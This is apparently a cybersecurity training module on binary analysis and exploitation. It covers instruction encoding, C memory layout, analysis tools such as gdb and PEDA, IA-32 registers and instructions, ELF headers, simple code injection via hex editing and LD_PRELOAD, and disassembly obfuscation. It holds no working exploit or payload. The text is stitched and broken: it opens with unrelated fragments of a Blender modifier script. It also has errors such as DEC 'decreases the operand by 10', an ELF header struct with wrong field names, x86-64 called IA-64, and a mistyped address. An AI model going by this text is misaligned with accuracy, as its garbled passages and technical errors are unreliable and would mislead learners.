

```
mod = modifier_obj.  
for object to mirror  
for mod.mirror_object =  
operation = "MIRROR_X":  
mirror_mod.use_x = True  
mirror_mod.use_y = False  
mirror_mod.use_z = False  
operation = "MIRROR_Y":  
mirror_mod.use_x = False  
mirror_mod.use_y = True  
mirror_mod.use_z = False  
operation = "MIRROR_Z":  
mirror_mod.use_x = False  
mirror_mod.use_y = False  
mirror_mod.use_z = True
```

```
selection at the end -add  
obj.select= 1  
obj.select=1  
t.scene.objects.active  
ected" + str(modifier_obj)  
obj.select = 0  
context.selected_obj  
ts[ove.name].s  
select exactly  
ASSES -----
```

Module 13

Binary Analysis and Exploitation

ected
t is not

MODULE OBJECTIVE

Explore binary exploitation
Introduce buffer-overflow concepts
Review the memory layout for a stack
Analyze the memory and look for weaknesses
Modify the execution of a program
Bypass basic stack protections

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module Objective

- Explore binary exploitation
- Introduce buffer-overflow concepts
- Review the memory layout for a stack
- Analyze the memory and look for weaknesses
- Modify the execution of a program
- Bypass basic stack protections

Binary Coding Concepts

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Machine Instructions

- Each machine instruction is **binary code**.



- Usually represented by **6 bits**

- 3 bits for the mode
- 3 bits for the register



Addressing	Mode	Register	Syntax
direct data record	000	N/A	Dn
reg direct address	001	N/A	An
indirect address reg	010	N/A	(An)
reg address indirect pos-inc	011	N/A	(An)+
reg address indirect pre-dec	100	N/A	-(An)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Binary Coding Concepts

Machine Instructions

Binary Coding: Each instruction is associated with a binary code that will be directly interpreted by the processor during program execution (the machine code). To simplify the translation of all

possible combinations of operations and operands into machine code, each instruction is divided into fields. For the 68000 assembly, these fields are as follows:

- **opcode:** the name of the operation (ADD or MOVE)
- **size:** byte, word, and long word
- **address:** mode and effective address of the operand(s)


Not all instructions present all of these fields; in some cases, they would not make sense. In the section above, several examples of instructions following this general format were presented.

To obtain the machine code corresponding to an assembly instruction, one must look up the tables that identify the binary codes corresponding to each operation code, operand size, and effective operand addresses. The binary code for specifying the effective address of operands follows a pattern, although not all cases apply to all instructions. In general, each effective address is represented by six bits, three of which are for the mode and three are for the register.

The following table presents only a small sample; a reference should be used when performing binary analysis.

Addressing	Mode	Register	Syntax
direct data record	000	N/A	Dn
reg direct address	001	N/A	An
indirect address reg	010	N/A	(An)
reg address indirect pos-inc	011	N/A	(An)+
reg address indirect pre-dec	100	N/A	-(An)

Table 13.1: Machine instructions addressing modes



Sample Stack Frame

The following screenshot shows a superficial representation of how the program is stored in memory at run time. Since there are many references on this topic, further details will not be provided here. The main aspect to understand is the area in which the data is stored is finite; thus, it is up to the programmer to boundary check it. Unfortunately, many do not perform a boundary check, which is why we have had buffer overflows for a very long time and continue to have them.



Figure 13.1: Sample stack frame

C program memory



Segment	Description
Text	Stores the executable code of the program, which is usually read-only
Data	Stores static/global variables that are initialized by the programmer
BSS	Stores uninitialized static/global variables
Heap	Provides space for dynamic memory, managed by malloc, calloc, realloc, and free
Stack	Stores local variables and data related to function calls

The diagram shows a vertical stack of memory segments. From top to bottom (High address to Low address), the segments are: Stack (white), Heap (blue), BSS (green), Data (light blue), and Text (orange). The 'Stack' label is at the top right, and the 'Low address' label is at the bottom right.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

C program memory

The table in the slide shows an example of how memory is structured in a C program.

- **Text segment:** This block of memory stores the executable code of the program and is usually read-only.
- **Data segment:** This segment stores static/global variables initialized by the programmer. For example, a variable defined as static int Num = 3 will be stored in the data segment.
- **Block Started by Symbol (BSS) segment:** This segment stores uninitialized static/global variables and will be filled with zeros by the operating system (OS). Consequently, an uninitialized variable will be full of zeros.
- **Heap:** The heap is used to provide space for dynamic memory allocation and is managed by function calls such as malloc, calloc, realloc, and free.
- **Stack:** The stack is used for storing local variables defined inside functions, as well as data related to function calls such as the return address and arguments.




Figure 13.2: C program memory stack

Analyzing Binaries



file command

- It determines what **type of data** is saved in a specific system file and reports the file type in a simple-to-understand format known as MIME.

rabin2

- It extracts useful **binary information** such as headers, compositions, strings, and entry points and even allows exporting in various formats.

strings

- It prints the **printable strings** of at least 4 characters (or the number provided with options), which are followed by a nonprinting character.

xxd

- It outputs a **hex or dump** from a given file.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Analyzing Binaries (Cont'd)



gdb

- Classic debugger



PEDA

- Python Exploit Development Assistance for GDB



EDB

- Evans debugger



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Analyzing Binaries

The file command is a typical application on Linux that determines what type of data is saved in a specific system file. It reports the file type in a simple-to-understand format known as MIME. The command offers various uses. For example, it helps in understanding why a particular file cannot be read on a system. The file command also helps in determining the folder type; socket;

and first in, first out (FIFO; pipes), as well as in blocking specific files. Only zero-length files can be viewed on a Linux system with the file command.

Syntax of the file command on Linux

The basic syntax for the file command is as follows:

file [options] [filename]

- **file** instructs the terminal to execute the file Linux command.
- **[options]** is where variables can be added to the command.
- **[filename]** is the file to inspect with the command.

The rabin2 command extracts useful binary information such as headers, compositions, strings, and entry points, and it even allows exporting in various formats.

The strings command prints the printable strings of at least 4 characters (or the number provided with the options below), which are followed by a nonprinting character. By default, it only prints sequences of initialized and loaded sections of object files. For other file types, it prints the strings of the entire file. The strings command is primarily used for determining the content of non-text files. It can be used for fun by generating outputs in sequences of 0 and 1. It is also used by hackers to alter or correct program files in a binary format.

The xxd command outputs hexadecimal values or a dump from a given file. It can also perform the opposite process of converting a file with hexadecimal content to the original binary or text mode.

▪ GNU Project debugger

The GNU Project debugger (GDB) allows the observation of activity “inside” another program while it executes or at the moment it crashed.

GDB can perform four main kinds of actions (plus others in support of these) to help catch bugs:

- Start a program, specifying anything that might affect its behavior.
- Make the program stop under specified conditions.
- Examine what occurred when the program stopped.
- Change certain aspects of the program to experiment and correct the effects of one bug and proceed to learn about another.

▪ Python Exploit Development Assistance

Python Exploit Development Assistance (PEDA) for GDB can enhance the display of GDB by colorizing and displaying disassembly codes, registers, and memory information during debugging. Commands can be added to support debugging and exploit development (for a full list of commands, use **peda help**).

- **Evans debugger**

The Evans debugger (EDB) is a graphical user interface (GUI)-based debugger capable of performing static and dynamic analysis of binaries, similar to GDB. The only difference is that GDB does not have a GUI.

There are various other analysis tools, and you are encouraged to explore them on your own.

32-bit Assembly



Two types of syntaxes

- AT&T
- Intel



objdump -d /bin/bash

```
80f6207: 50          push    %eax
80f6208: e8 53 a3 f6 ff  call   8060560 <strcpy@plt>
80f620d: 89 45 00     mov     %eax,0x0(%ebp)
80f6210: 8b 44 24 38   mov     0x38(%esp),%eax
80f6214: 8b 7b 04     mov     0x4(%ebx),%edi
80f6217: 89 45 00     mov     %eax,0x8(%ebp)
```

objdump -d -M intel /bin/bash

```
80f6207: 50          push    eax
80f6208: e8 53 a3 f6 ff  call   8060560 <strcpy@plt>
80f620d: 89 45 00     mov     DWORD PTR [ebp+0x0],eax
80f6210: 8b 44 24 38   mov     eax,DWORD PTR [esp+0x38]
80f6214: 8b 7b 04     mov     edi,DWORD PTR [ebx+0x4]
80f6217: 89 45 00     mov     DWORD PTR [ebp+0x8],eax
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

32-bit Assembly

When working with 32-bit assembly on Ubuntu virtual machines, two primary syntaxes will be encountered. The default configuration of our tools follows the AT&T syntax format, but we will use the Intel syntax throughout.

We used the objdump tool with different arguments to highlight the difference between the AT&T syntax and the Intel syntax for, in this case, the 32-bit version of Bash. The first command we issued used the -d command-line argument of objdump to disassemble the Bash binary. The output in the below screenshot shows, from left to right, the address of the instruction, the opcodes for the instruction and operands, the instruction itself, the source operand, a comma, and finally, the destination operand. In short, by using the last two columns of the below screenshot only, the AT&T syntax is formatted as follows:

AT&T Syntax`<instruction>      <source operand>,<destination operand>`


```
80f6207: 50          push    %eax
80f6208: e8 53 a3 f6 ff  call   8060560 <strcpy@plt>
80f620d: 89 45 00     mov     %eax,0x0(%ebp)
80f6210: 8b 44 24 38   mov     0x38(%esp),%eax
80f6214: 8b 7b 04     mov     0x4(%ebx),%edi
80f6217: 89 45 00     mov     %eax,0x8(%ebp)
```

Figure 13.3: Screenshot of objdump

Subsequently, the first command-line instruction is repeated but with the -M intel command-line argument added, which instructs the objdump tool to format the output using the Intel syntax. The below screenshot shows a truncated version of a much larger output and contains the same instructions as the first screenshot, except that it is formatted using the Intel syntax.

Moving from left to right across the four columns, the first column shows the address in memory of the instruction, the second column shows the opcodes for the instruction and operands, the third column shows the instruction itself, and the final column shows the destination operand, a comma, and the source operand. In summary, the Intel syntax is formatted as follows:

Intel Syntax<instruction> <destination operand>,<source operand>



```
80f6207: 50          push    eax
80f6208: e8 53 a3 f6 ff  call   8060560 <strcpy@plt>
80f620d: 89 45 00     mov     DWORD PTR [ebp+0x0],eax
80f6210: 8b 44 24 38   mov     eax,DWORD PTR [esp+0x38]
80f6214: 8b 7b 04     mov     edi,DWORD PTR [ebx+0x4]
80f6217: 89 45 08     mov     DWORD PTR [ebp+0x8],eax
```

Figure 13.4: Screenshot of objdump

IA-32 Registers on Linux




■ Eight general-purpose registers

■ Six segment registers

■ EFLAGS register

■ Instruction pointer register




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

IA-32 Registers on Linux

Some might ask why 32-bit registers need to be covered when dealing with all of this 64-bit code. The answer is that 32-bit registers provide a natural progression into 64 bit, and a large amount of 32-bit code still runs on machines. Moreover, many exploits are written for 32 bit vice 64 bit.

Some processors even contain additional registers to handle floating-point mathematical operations and extended registers for additional functionality. For simplicity, only the general-purpose registers, EFLAGS register, and instruction pointer register will be covered here.

While all of the nuances will not be covered here, these extended registers can be used to implement obfuscation techniques when writing shellcode.

```
breakpoint 1, 0x80618b1 in main ()
gdb-peda$ info registers
eax      0x81578c0      0x81578c0
ecx      0xbffff090    0xbffff090
edx      0xbffff0b4    0xbffff0b4
ebx      0x0           0x0
esp      0xbffff068    0xbffff068
ebp      0xbffff078    0xbffff078
esi      0xb7f90000     0xb7f90000
edi      0xb7f90000     0xb7f90000
eip      0x80618b1      0x80618b1 <main+17>
eflags   0x282         [ SF IF ]
cs       0x73          0x73
ss       0x7b          0x7b
ds       0x7b          0x7b
es       0x7b          0x7b
fs       0x0           0x0
gs       0x33          0x33
```

Figure 13.5: Screenshot of IA-32 registers on Linux

Registers



Register	Description
EAX	Accumulator register
EBX	Stores the address data in the data segment (DS)
ECX	Counter
EDX	Input and output operations
ESI	Source pointer for string operations
EDI	Destination pointer for string operations
ESP	Points to the address of the top of the stack
EBP	Points to the address of the base of the stack
EIP	Next instruction



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Registers

- **EAX:** Also known as the accumulator register, EAX is 32 bits wide and encompasses a 16-bit-wide register called AX, an 8-bit-wide high register called AH, and an 8-bit-wide low register called AL. EAX is responsible for holding result data from return operations of system calls, for example, and operands.
- **EBX:** This register is used to store the addresses of data in the data segment (DS) register. It encompasses a 16-bit-wide register called BX, an 8-bit-wide high register called BH, and an 8-bit-wide low register called BL.
- **ECX:** Also known as the counter register, ECX is 32 bits wide and encompasses a 16-bit-wide register called CX, an 8-bit-wide high register called CH, and an 8-bit-wide low register called CL. ECX serves as a counter for string and loop operations.
- **EDX:** This register is used to store addresses for input and output operations. EDX is 32 bits wide and encompasses a 16-bit-wide register called DX, an 8-bit-wide high register called DH, and an 8-bit-wide low register called DL.
- **ESI:** This register is 32 bits wide and encompasses a 16-bit-wide register called SI. ESI is used as a source pointer for string operations.
- **EDI:** This register is 32 bits wide and encompasses a 16-bit-wide register called DI. EDI is used as a destination pointer for string operations.
- **ESP:** Also known as the extended stack pointer, ESP is 32 bits wide and contains a 16-bit-wide register called SP. ESP points to the address of the top of the stack.
- **EBP:** Also known as the extended base pointer, EBP is 32 bits wide and contains a 16-bit-wide register called BP. EBP points to the address of the base of the stack.

- **EIP:** Also known as the extended instruction pointer, EIP is 32 bits wide and points to the address of the next instruction. EIP is extremely important for exploit writing because, if the value in EIP can be controlled, program flow can be redirected to execute malicious code.

A pointer is basically an address. Stating that EIP is the instruction pointer implies that the value stored in the EIP register is merely the address in memory of the next instruction.

The EFLAGS register is 32 bits wide and contains several different flags that are used in various operations.

- **Zero flag (ZF):** This flag is located at bit 6 and has a value of 1 if it is set or a value of 0 if it is cleared. It is set when the loop counters reach 0, if comparisons are equal, or if a mathematical operation results in 0.
- **Carry flag (CF):** This flag is located at bit 0 and is used in mathematical operations. If unsigned integers are used in mathematical operations, it results in an overflow condition. This is also the only flag that can directly be set with specific instructions.
- **Auxiliary carry flag (AF):** This flag is located at bit 4 and is used in mathematical operations if an operation results in a carry or borrow.
- **Sign flag (SF):** This flag is located at bit 7 and is used to indicate a signed integer, where 0 is a positive value and 1 indicates a negative value.
- **Overflow flag (OF):** This flag is located at bit 11 and is set if an integer is too large or too small to fit in the destination and if an overflow condition exists in mathematical operations.
- **Direction flag (DF):** This flag is located at bit 10 and is used to determine the direction of string operations. When set to 1, string instructions operate from a high address space to a low address space, and when unset, that is, set to 0, string instructions operate from a low address space to a high address space.
- **Parity flag (PF):** This flag is located at bit 2 and is set if the least significant byte contains an even number of single bits.

The segment registers, CS, SS, DS, ES, FS, and GS are important for certain aspects of programming in assembly but not for the present purpose.

The quintessential reference on assembly is the Intel Software Developers Manual: <https://software.intel.com/sites/default/files/managed/39/c5/325462-sdm-vol-1-2abcd-3abcd.pdf>

Important IA-32 Instructions for Pen Testing



Instruction	Description
MOV	• Copies the source operand to the destination operand
LEA	• Loads the address of the source operand
XCHG	• Swaps values between the source and destination operand
PUSH	• Pushes values onto the stack and automatically adjusts the value of ESP accordingly
POP	• Pops values off the top of the stack and automatically adjusts the value of ESP
XOR	• Performs a bit-wise XOR operation between the source and destination operands
AND	• Performs a bitwise AND operation
OR	• Performs a bitwise OR operation
ADD	• Adds source and destination operands
SUB	• Subtracts the source operand from the destination operand

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Important IA-32 Instructions for Pen Testing

To develop custom shellcode in assembly or to attain an improved understanding of disassembled binaries, these instructions must be well understood. This section discusses instructions that copy values; instructions that allow the redirection of program flow by jumping elsewhere in the program; instructions that allow addition or subtraction, multiplication, or division; instructions that allow safely zeroing out registers to avoid troublesome null bytes; instructions that allow interaction with and manipulation of the stack; and many more. Quite a few of the instructions will be covered, but not all.

- **MOV:** Also known as the move instruction, MOV is used to copy the source operand into the destination operand. This instruction allows copying data such as integers into a register, registers into registers (i.e., the value of a register into another register), the address of a memory region into a register, and the value of a register into a memory location.
- **LEA:** The Load Effective Address (LEA) instruction is used to load the address of the source operand, that is, the pointer, into the destination operand. For example, this instruction may be used to load the address of another register, thereby pointing to the value at that location in memory.
- **XCHG:** Also known as the exchange instruction, XCHG is used to swap values between the source operand and destination operand. This instruction is limited to swapping values between two registers or between memory locations within a register.
- **PUSH:** This instruction pushes values onto the stack and automatically adjusts the value of ESP accordingly.

- **POP:** This instruction pops values off the top of the stack and automatically adjusts the value of ESP accordingly.

Recall that the stack is a last in, first out (LIFO) portion of memory that grows from higher memory regions to lower memory regions and is used for local variable storage and return address storage. The PUSH instruction places a value onto the stack and adjusts the stack pointer by subtracting the length of whatever was pushed onto the stack from the current value in ESP. Likewise, the POP instruction removes a value off the top of the stack and adjusts the stack pointer by adding the length of whatever was taken off the stack to the value in ESP, thereby adjusting the stack pointer accordingly.

- **XOR:** This instruction is the bitwise exclusive OR instruction and is used for bit-wise operations between the source and destination operands. Using XOR against the same register has the effect of zeroing out that register. This is a useful technique to avoid unintended null bytes in shellcode.
- **AND:** This instruction is the bit-wise AND instruction and is used to perform a bit-wise AND operation against the source and destination operands.
- **OR:** This is the bit-wise inclusive OR instruction and is used to perform a bitwise inclusive OR against the source and destination operands. This instruction is useful for aligning registers to the start of a memory page when employing the egg hunter technique in shellcode.
- **ADD:** This instruction adds the source and destination operands and stores the result in the destination operand. This instruction works on signed and unsigned integer values.
- **SUB:** This instruction subtracts the source operand from the destination operand and stores the value in the destination operand. This works on signed and unsigned integers. The results of this instruction may set or unset the ZF, SF, OF, AF, PF, and CF flags in the EFLAGS register.
- **MUL:** This instruction multiplies the source and destination operands and stores the result based on the size of the operands. For 8-bit operations, AL is used as the destination operand, and AX stores the result. For operations involving 16 bits, AX is the implied destination register, and the result of the operation is stored in AX and DX. For 32-bit multiplication, EAX is used as the implied destination operand, and the result is stored in both EAX and EDX. In 16-bit and 32-bit multiplication, the high-order bits of the result are stored in DX and EDX, respectively, and the low-order bits of the result are stored in AX and EAX, respectively. This instruction works on unsigned integers only.
- **DIV:** This instruction performs unsigned division on an implied destination operand and the listed source operand and stores the result based on the size of the operation. An 8-bit division uses the AX register as the dividend and the source operand as the divisor for storing the result in AL and the remainder in DL. A 16-bit unsigned division uses the values in AX and DX as the dividend, and the source operand is the divisor for storing the result in AX and the remainder in DX. In 32-bit unsigned division, EAX and EDX are used as the

dividend, and the source operand is the divisor storing the results in EAX and the remainder in EDX. Division by 0 causes a divide error.

- **INC:** This instruction increments the provided operand by 1 and can operate on an 8-bit register (AL, AH, BL, BH, and so on), a 16-bit register (DI, SI, BX, CX, and so on), a 32-bit register (EAX, EBX, ECX, and so on), or an 8-bit, 16-bit, or 32-bit memory location ([eax], [ebx], and so on).
- **DEC:** Similar to the INC instruction, it only decreases the operand by 10 and can operate on the same set of restrictions as the increment instruction.

There are many more instructions, but some of these are best left to research for you; they can be found in volume 2 of the Intel Software Developer's Manual. Specifically, focus on understanding the jump, looping, and arithmetic instructions to familiarize yourself with referencing the Intel Software Developer's Manual when working in assembly or when reviewing disassembled binaries. As a steppingstone to the next recipe, also research the program interrupt INT instruction because it is a necessary instruction for making system calls in IA-32 on Linux.

Netwide Assembler



- Abbreviated as **NASM**
- Used to enhance **assembly programs**
- Specific **symbols and labels**



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Netwide Assembler

The Netwide Assembler (NASM) has its own set of additional instructions and functionalities that can be used to enhance assembly programs. Outside of the Intel Software Developer's Manual, NASM allows defining and initializing data using labels and NASM-specific instructions, as well as special symbols such as \$ and \$\$, which serve a specific purpose, especially for string operations. It is highly recommended that you read the NASM manual for the very same reasons listed in the previous section.

The NASM manual can be found at <https://www.nasm.us/xdoc/2.14.02/nasmdoc.pdf>.

Executable and Linkable Format



- Abbreviated as **ELF**
- Predominant on **Linux**
- Begins with the ELF header



```
student@ubuntu:~$ readelf -h code-one
ELF Header:
  Magic: 7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class: ELF32
  Data: 2's complement, little endian
  Version: 1 (current)
  OS/ABI: UNIX - System V
  ABI Version: 0
  Type: EXEC (Executable file)
  Machine: Intel 80386
  Version: 0x1
  Entry point address: 0x00480060
  Start of program headers: 52 (bytes into file)
  Start of section headers: 328 (bytes into file)
  Flags: 0x0
  Size of this header: 52 (bytes)
  Size of program headers: 32 (bytes)
  Number of program headers: 1
  Size of section headers: 40 (bytes)
  Number of section headers: 5
  Section header string table index: 2
```

```
#define EI_NIDENT (16)

typedef struct
{
    unsigned char e_ident[EI_NIDENT]; /* Magic number and other info */
    Elf32_Half e_type; /* Object file type */
    Elf32_Half e_machine; /* Architecture */
    Elf32_Word e_version; /* Object file version */
    Elf32_Addr e_entry; /* Entry point virtual address */
    Elf32_Off e_shoff; /* Section header table file offset */
    Elf32_Off e_phoff; /* Program header table file offset */
    Elf32_Half e_shsize; /* ELF header size in bytes */
    Elf32_Half e_phsize; /* Program header table entry size */
    Elf32_Half e_shentsize; /* Section header table entry size */
    Elf32_Half e_shnum; /* Section header table entry count */
    Elf32_Half e_shstrndx; /* Section header string table index */
} Elf32_Ehdr;
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Executable and Linkable Format

```
student@ubuntu:~$ readelf -h code-one
ELF Header:
  Magic: 7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class: ELF32
  Data: 2's complement, little endian
  Version: 1 (current)
  OS/ABI: UNIX - System V
  ABI Version: 0
  Type: EXEC (Executable file)
  Machine: Intel 80386
  Version: 0x1
  Entry point address: 0x00480060
  Start of program headers: 52 (bytes into file)
  Start of section headers: 328 (bytes into file)
  Flags: 0x0
  Size of this header: 52 (bytes)
  Size of program headers: 32 (bytes)
  Number of program headers: 1
  Size of section headers: 40 (bytes)
  Number of section headers: 5
  Section header string table index: 2
```

Figure 13.6: Screenshot showing ELF header details

```
#define EI_NIDENT (16)

typedef struct
{
    unsigned char e_ident[EI_NIDENT]; /* Magic number and other info */
    Elf32_Half e_type; /* Object file type */
    Elf32_Half e_machine; /* Architecture */
    Elf32_Word e_version; /* Object file version */
    Elf32_Addr e_entry; /* Entry point virtual address */
    Elf32_Off e_phoff; /* Program header table file offset */
    Elf32_Off e_shoff; /* Section header table file offset */
    Elf32_Word e_flags; /* Processor-specific flags */
    Elf32_Half e_ehsize; /* ELF header size in bytes */
    Elf32_Half e_phentsize; /* Program header table entry size */
    Elf32_Half e_phnum; /* Program header table entry count */
    Elf32_Half e_shentsize; /* Section header table entry size */
    Elf32_Half e_shnum; /* Section header table entry count */
    Elf32_Half e_shstrndx; /* Section header string table index */
} Elf32_Ehdr;
```

Figure 13.7: Screenshot showing ELF header structure

As shown in the screenshot, the Executable and Linkable Format (ELF) header begins with a character array containing a magic number and other information.

The bytes **7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00** can be found next to the “Magic:” label. The **7f** byte represents the first byte in all ELF files. The next three bytes, **45 4c 46**, are printable characters.

The next byte is **01**. This byte represents whether the format or computer architecture is ELF32 or ELF64. This corresponds to the “Class:” label in the step 10 output image. A value of **01** represents ELF32, while a value of **02** represents ELF64. The next byte, **01**, is set based on how data are formatted in memory—little endian, big endian, or none.

A value of **00** represents ELFDATANONE (none); a value of **01** represents ELFDATA2LSB (two’s complement; little endian), where LSB stands for the least significant byte; and a value of **02** represents ELFDATA2MSB (two’s complement; big endian), where MSB stands for the most significant byte. Since our host stores data in memory with the least significant bytes first, a value of **01** is observed, representing a little-endian data format. The next byte, **01**, represents the current ELF version, as indicated by the first “Version:” label in the output in the top image.

ELF Binary



Item	Description
ELF header	Beginning of the ELF binary
Program header table	Indexes each segment as program headers
Segment	A collection of sections into useable chunks for execution
Section header table	Indexes each section header present within an ELF binary
Section header	Describes each section within an ELF binary
Section	Contains either data or code and is described by the section header

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

ELF Binary

- **ELF header:** It is always located at the beginning of the ELF binary and contains information about the layout of the rest of the binary.
- **Program header table:** It is responsible for indexing each segment as program headers. The program header table is optional for relocatable files used in linking but mandatory for execution and laying out the process image during execution.
- **Segment:** It is a collection of sections into useable chunks for execution, indexed as program headers by the program header table. Each segment can contain zero or more sections.
- **Section header table:** It is responsible for indexing each section header present within an ELF binary and is necessary for relocatable object files that are used in linking.
- **Section header:** It is responsible for describing each section within an ELF binary and is necessary for relocatable object files that are used in linking.
- **Section:** It is a part of the binary that contains either data or code and is described by the section header. Sections are necessary for relocatable object files that are used in linking.

See <http://refspecs.linuxbase.org/elf/elf.pdf> for more information.

Simple Code Injection Techniques for ELF





Binary modification using a **hex editor**





Modifying a **shared library**





Inject a **new code section**



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Simple Code Injection Techniques for ELF

The most straightforward method to modify an existing binary is by directly editing it using a hex editor, which is a program that represents the bytes of a binary file in the hexadecimal format and allows editing these bytes. Usually, a disassembler is used first to identify the code or data bytes to be changed, following which a hex editor is to make the changes.

The advantage of this approach is that it is simple and requires only basic tools. The disadvantage is that it only allows in-place editing: code or data bytes can be changed, but new content cannot be added. Inserting a new byte causes all the bytes after it to shift to another address, which breaks references to the shifted bytes. It is difficult (or even impossible) to correctly identify and fix all the broken references because the relocation information needed for this is usually discarded after the linking phase. If the binary contains any padding bytes, dead code (such as unused functions), or unused data, those parts of the binary can be overwritten with new content.

LD_PRELOAD is the name of an environment variable that influences the behavior of the dynamic linker. It allows specifying one or more libraries for the linker to load before any other library, including standard system libraries such as libc.so. If a preloaded library contains a function with the same name as a function in a library loaded later, the first function is the one that will be used at runtime.

Limitations of Simple Code Injection Techniques



- Only possible on small **coding problems**



Hex editor

- Only allows in-place editing
- Can change code or data bytes but not add anything new



LD_PRELOAD

- Allows easy addition of new code but can only be used to modify library calls



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Advanced Binary Analysis



- Customized **disassembly**



- Build a specialized disassembly engine as per requirements



Capstone

- A disassembly framework that provides full control over the entire analysis process



- General-purpose tools **lack the functionality** required for advanced analysis



- Allows efficient **batch processing** of binaries



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Obfuscation Challenges



- Custom disassemblers assist with binaries that are obfuscated
- Instruction overlapping
 - Possible for one instruction to occupy a set of code addresses already occupied by another instruction
 - Result is a **hidden code branch**



```
4005f6: push    rbp
4005f7: mov     rbp, rsp
4005fa: mov     DWORD PTR [rbp-0x14], edi
4005fd: mov     DWORD PTR [rbp-0x4], 0x0
400604: mov     eax, DWORD PTR [rbp-0x14]
400607: cmp     eax, 0x0
40060a: jne     400612 <overlapping+0xc>
400610: xor     eax, 0x4
400613: add     al, 0x90
400615: mov     DWORD PTR [rbp-0x4], eax
400618: mov     eax, DWORD PTR [rbp-0x4]
40061b: pop     rbp
40061c: ret
```



```
400612: add     al, 0x4
400614: nop
400615: mov     DWORD PTR [rbp-0x4], eax
400618: mov     eax, DWORD PTR [rbp-0x4]
40061b: pop     rbp
40061c: ret
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Obfuscation Challenges

As shown in the below screenshot, the `jne` jumps to the middle of the instruction and is not at an actual address, which could potentially be missed by the disassembler. Consequently, an additional code branch could be missed, which is the objective of obfuscation.

```
4005f6: push    rbp
4005f7: mov     rbp, rsp
4005fa: mov     DWORD PTR [rbp-0x14], edi
4005fd: mov     DWORD PTR [rbp-0x4], 0x0
400604: mov     eax, DWORD PTR [rbp-0x14]
400607: cmp     eax, 0x0
40060a: jne     400612 <overlapping+0xc>
400610: xor     eax, 0x4
400613: add     al, 0x90
400615: mov     DWORD PTR [rbp-0x4], eax
400618: mov     eax, DWORD PTR [rbp-0x4]
40061b: pop     rbp
40061c: ret
```

Figure 13.8: Screenshot showing machine instructions

As shown in the below figure, the instructions 400610 and 400611 then jump into the middle of the XOR function at 400010, resulting in an add instruction. This changes the results and data

within the program, which is the goal. As one can imagine, such obfuscations can complicate the analysis.


A screenshot of assembly code from a debugger. The code is as follows:
400612: add al,0x4
400614: nop
400615: mov DWORD PTR [rbp-0x4],eax
400618: mov eax,DWORD PTR [rbp-0x4]
40061b: pop rbp
40061c: ret
A red rectangular box highlights the first two lines of code: '400612: add al,0x4' and '400614: nop'.

Figure 13.9: Screenshot showing machine instructions

Some obfuscated programs are riddled with overlapping code sequences such as that shown in this example, making the code extremely tedious and difficult to investigate manually.

Framework



Lightweight multi-platform, multi-architecture **disassembly framework**

Clean/simple/lightweight/intuitive architecture-neutral application programming interface (API)

Special support for embedding into firmware or operating system (OS) kernel

High performance & suitable for **malware analysis** (capable of handling various x86 malware tricks)

Distributed under the **open-source BSD** license

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Framework

From a high-level perspective, Capstone takes a memory buffer containing a block of code bytes as an input and outputs instructions disassembled from those bytes. The most basic approach to use Capstone is to feed it a buffer containing all the code bytes in the .text section of a given binary and then linearly disassemble those instructions into a human-readable form or instruction mnemonics. Aside from some initialization and output-parsing code, Capstone allows implementing this mode of usage through only a single application programming interface (API) call to the `cs_disasm` function.

Binary Instrumentation

■ Add new code at every point in the binary

- **New code cannot be simply inserted** into an existing binary code section, because the new code will shift existing code to different addresses.
- This could and most likely will break the references within the code and make it practically impossible to locate the required references to keep the code running.



■ Good news!

- Tools are available for this purpose.
- They allow **install callbacks** and insert the code at the specified instrumentation points.



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Binary Instrumentation

As with most analysis methods, there are two types of binary instrumentation, static and dynamic, which operate and behave in the same manner as within other analyses at rest and at runtime.

LAB Binary Analysis

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

IA-64



- 🟡 **Similar to 32 bits** in terms of registers, except that there are 64 bits in total and some added registers.



Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

IA-64

- **RAX:** It is still the accumulator register but is now 64 bits wide and contains EAX (32 bits), AX (16 bits), AH (8 bits high), and AL (8 bits low).
